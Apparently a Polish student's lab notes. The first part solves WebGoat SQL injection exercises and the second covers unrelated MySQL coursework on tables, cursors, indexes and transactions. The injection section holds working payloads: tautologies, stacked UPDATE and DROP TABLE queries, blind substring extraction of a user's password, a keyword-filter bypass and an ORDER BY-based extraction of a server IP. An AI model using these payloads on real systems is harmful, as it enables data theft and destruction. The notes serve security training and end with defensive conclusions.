

SQL INJECTION 1

2.SELECT department FROM Employees WHERE userid=96134

3.Update Employees SET department='Sales' WHERE userid=89762

4.ALTER TABLE Employees ADD phone varchar(20)

5.GRANT ALL ON grant_rights TO unauthorized_user

9.SELECT * FROM user_data WHERE first_name='John' AND last_name='Smith' OR '1'='1'

10.SELECT * FROM user_data WHERE login_count=5 and userid=1 or True

11. 3SL99A' OR '1'='1

12.3SL99A' ; UPDATE Employees SET salary=100000 WHERE Auth_Tan='3SL99A

13.';DROP TABLE access_log'


SQL INJECTION 2

3.'; SELECT * FROM user_system_data;--

5. Wrażliwe na atak jest pole username w formularzu register, w devtoolsach w network można zobaczyć jaki wysyłany jest request przy rejestracji i jaka dostajemy odpowiedz, wiemy że ma username tom, więc w polu username sprawdzamy pojedyncze litery jego hasła tom' AND substring(password,x,1)='litera, jeżeli server zwróci feedback user already exists, wtedy znamy litere na pozycji x. Metodą bruteforce za pomocą skryptu w pythonie, który wysyła requesty możemy odgadnąć jego hasło. **thisisasecretfortomonly**

SQL INJECTION 3

5.



```
Connection conn = DriverManager.getConnection();
PreparedStatement statement = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?");
statement.setString(1,test);
statement.setString(2,aha);
Submit
```

```
6.try {
    Connection conn = DriverManager.getConnection(DBURL,DBUSER,DBPW);
    PreparedStatement statement = conn.prepareStatement("SELECT status FROM users
WHERE name=? AND mail=?")
    statement.setString(1,"imie");
    statement.setString(2,"mail");
} catch (Exception e) {
    System.out.println("Oops. Something went wrong!");
}
```

9.a';/**/SELECT/**/**/FROM/**/user_system_data;-- (po prostu zastępujemy spacje komentarzami)

10. jeżeli w 10 spróbujemy tę samą sztuczkę co w poprzednim, to pokaże nam się, że walidacja usuwa select i from. Próbując oszukać regex który to sprawdza wpadłem na rozwiązanie a';/**/SselectELECT/**/**/FfromROM/**/user_system_data;-- (usuwa tylko zewnętrzny select i from)

12. http://localhost:8080/WebGoat/SqlInjectionMitigations/servers?column=(case when exists(select id from servers where hostname='webgoat-prd' and substring(ip,x,1)={}) then id else ip end)

jeżeli trafimy numer na x pozycji to response będzie posortowany po id w innym wypadku po ip, robimy tak ze wszystkimi 3 numerami których nie znamy

odp: 104

WNIOSKI DO SQL INJECTION

Niebezpieczne jest bezpośrednie wstawianie inputów z formularzy do kwerend sqlowych. Bezpieczniejsze jest używanie kwerend zparametryzowanych, jednak nawet w tym przypadku trzeba walidować input z formularzy. Niebezpieczne jest także udostępnianie zbyt dużo informacji w odpowiedzi na request klienta

BAZY

ZADANIE 1

```
CREATE DATABASE LISTA3;
```

```
CREATE TABLE Ludzie(  
ID int NOT NULL AUTO_INCREMENT,  
PESEL char(11),  
imie varchar(30),  
nazwisko varchar(30),  
data_urodzenia date,  
plec enum('K','M'),  
PRIMARY KEY(ID)  
);
```

pesel nie jest dobrym kluczem, ponieważ nie każdy ma pesel, jest to dana wrażliwa, można zmienić płeć

```
CREATE TABLE Zawody (  
zawod_id int NOT NULL AUTO_INCREMENT,  
nazwa varchar(50),  
pensja_min float,  
pensja_max float,  
PRIMARY KEY(zawod_id),  
CHECK(pensja_min >= 0),  
CHECK(pensja_max >= 0),  
CHECK(pensja_min < pensja_max)  
);
```

```
CREATE TABLE Pracownicy (
ID int,
zawod_id int,
pensja float,
CHECK(pensja>=0),
FOREIGN KEY(ID) REFERENCES Ludzie(ID) ON DELETE CASCADE,
FOREIGN KEY(zawod_id) REFERENCES Zawody(zawod_id) ON DELETE CASCADE
);
```

```
INSERT INTO Zawody(nazwa,pensja_min,pensja_max) VALUES('polityk',10000,40000),
('nauczyciel',2000,5000),('lekarz',10000,15000),('informatyk',6000,30000);
```

Do generowania ludzi używam skryptu pythonowego

```
def pesel(dzien, miesiac, rok, plec):...

damskie_imiona = ["Ewa", "Justyna", "Patrycja", "Julia", "Zuzanna", "Zofia", "Katarzyna", "Halina", "Oliwia", "Monika"]
meskie_imiona = ["Mateusz", "Sebastian", "Kacper", "Wojciech", "Robert", "Ryszard", "Gabriel", "Hubert", "Jakub", "Daniel"]
pleci = ("K", "M")
nazwiska = ["Nowak", "Kowalczyk", "Abramowicz", "Mazur", "Walczak", "Duda", "Baran", "Wilk", "Sikora", "Markiewicz", "Kurek", "Kot", "Majchrzak"]

def generowanie_ludzi(min_rok, max_rok, ilosc, tryb):
    with open("random_data.sql", "w") as f:
        for q in range(ilosc):
            r = random.randint(min_rok, max_rok)
            m = random.randint(1, 12)
            d = random.randint(1, 28)
            pl = pleci[random.randint(0, 1)]
            if (pl == "K"):
                i = random.choice(damskie_imiona)
            else:
                i = random.choice(meskie_imiona)
            n = random.choice(nazwiska)
            p = pesel(d, m, r, pl)
            f.write(
                "INSERT INTO Ludzie(PESEL, imie, nazwisko, data_urodzenia, plec) VALUES ('{}', '{}', '{}', '{}-{}-{}', '{}');\n".format(
                    p, i, n, r, m, d, pl)
            )

generowanie_ludzi(2005, 2010, 5, "w")
generowanie_ludzi(1970, 2001, 45, "a")
generowanie_ludzi(1945, 1960, 5, "a")
```

KURSOR

```
DELIMITER $$
CREATE PROCEDURE HireUnemployed()
BEGIN
    DECLARE w INTEGER;
    DECLARE i INTEGER;
    DECLARE pl TYPE OF Ludzie.Plec;
    DECLARE z INTEGER;
    DECLARE pe INTEGER;
    DECLARE done INT DEFAULT FALSE;
    DECLARE PelnoletniNiezatrudnieniLudzie CURSOR FOR(SELECT ID,
FLOOR(DATEDIFF(CURDATE(),data_urodzenia)/365) AS wiek, plec FROM Ludzie WHERE
ID NOT IN(SELECT ID FROM Pracownicy) AND
FLOOR(DATEDIFF(CURDATE(),data_urodzenia)/365)>=18);
    DECLARE CONTINUE HANDLER FOR NOT FOUND SET done = TRUE;

    OPEN PelnoletniNiezatrudnieniLudzie;
myloop: LOOP
    FETCH PelnoletniNiezatrudnieniLudzie INTO i,w,pl;
    IF done THEN
        LEAVE myloop;
    END IF;

    SET z = (SELECT zawod_id FROM Zawody ORDER BY Rand() LIMIT 1);
    SET pe = (SELECT RAND()*((SELECT pensja_max FROM Zawody WHERE zawod_id=z)-
(SELECT pensja_min FROM Zawody WHERE zawod_id=z))+(SELECT pensja_min FROM
Zawody WHERE zawod_id=z));

    WHILE (z='lekarz') AND ((pl='K' AND w>60) OR (pl='M' AND w>65)) DO
        SET z = (SELECT zawod_id FROM Zawody ORDER BY Rand() LIMIT 1);
        SET pe = (SELECT RAND()*((SELECT pensja_max FROM Zawody WHERE
zawod_id=z)-(SELECT pensja_min FROM Zawody WHERE zawod_id=z))+(SELECT
pensja_min FROM Zawody WHERE zawod_id=z));
    END WHILE;

    INSERT INTO Pracownicy(ID,zawod_id,pensja) VALUES (i,z,pe);
END LOOP;
CLOSE PelnoletniNiezatrudnieniLudzie;
END$$
DELIMITER ;
```

ZADANIE 2

```
CREATE INDEX LudzieINDX USING BTREE ON Ludzie(imie,plec);  
CREATE INDEX PracownicyINDX USING BTREE ON Pracownicy(pensja);
```

1.SELECT * FROM Ludzie WHERE imie LIKE 'A%' AND plec='K';

2.SELECT * FROM Ludzie WHERE plec='K';

3.SELECT * FROM Ludzie WHERE imie LIKE 'K%';

4.SELECT Ludzie.ID,imie,nazwisko,plec,pensja,nazwa AS nazwa_zawodu FROM Ludzie
JOIN Pracownicy ON Ludzie.ID=Pracownicy.ID
JOIN Zawody ON Pracownicy.zawod_id=Zawody.zawod_id
WHERE pensja<2000;

5.SELECT Ludzie.ID,imie,nazwisko,plec,pensja,nazwa AS nazwa_zawodu FROM Ludzie
JOIN Pracownicy ON Ludzie.ID=Pracownicy.ID
JOIN Zawody ON Pracownicy.zawod_id=Zawody.zawod_id
WHERE pensja>10000 AND plec='M' AND nazwa='informatyk';

Obecne założone indexy to dla Tabeli Ludzie to wyżej stworzony index LudzieIDX oraz Index typu BTREE dla kolumny ID czyli klucza własnego. Obecne indexy założone dla tabeli Pracownicy to PracownicyIDX oraz INDEXY dla kluczy obcych zawod_id oraz ID.

Obecnie założone indexy to LudzieINDX,PracownicyINDX, oraz index dla klucza głównego w Ludzie i indexy dla kluczy obcych w Pracownicy

Indexy używane są dla zapytan numer 1,3,4,5

ZADANIE 3

```
DELIMITER $$
CREATE PROCEDURE raise(praca varchar(50))
BEGIN
    DECLARE maxpensja INTEGER;
    DECLARE aktualnapensja float;
    DECLARE i INTEGER;
    DECLARE done INTEGER DEFAULT FALSE;
    DECLARE PracownicyDanyZawod CURSOR FOR(SELECT ID,pensja FROM Pracownicy
JOIN Zawody ON Pracownicy.zawod_id=Zawody.zawod_id WHERE
Zawody.nazwa=praca);
    DECLARE CONTINUE HANDLER FOR NOT FOUND SET done = TRUE;

    SET maxpensja = (SELECT pensja_max FROM Zawody WHERE nazwa=praca);

    START TRANSACTION;

    OPEN PracownicyDanyZawod;
    my_loop: LOOP
        FETCH PracownicyDanyZawod INTO i,aktualnapensja;
        IF done THEN
            LEAVE my_loop;
        END IF;
        SET aktualnapensja = aktualnapensja * 1.05;
        IF aktualnapensja>maxpensja THEN
            ROLLBACK;
            LEAVE my_loop;
        END IF;
        UPDATE Pracownicy SET pensja=aktualnapensja WHERE ID=i;
    END LOOP;
    CLOSE PracownicyDanyZawod;

    COMMIT;
END$$
DELIMITER ;
```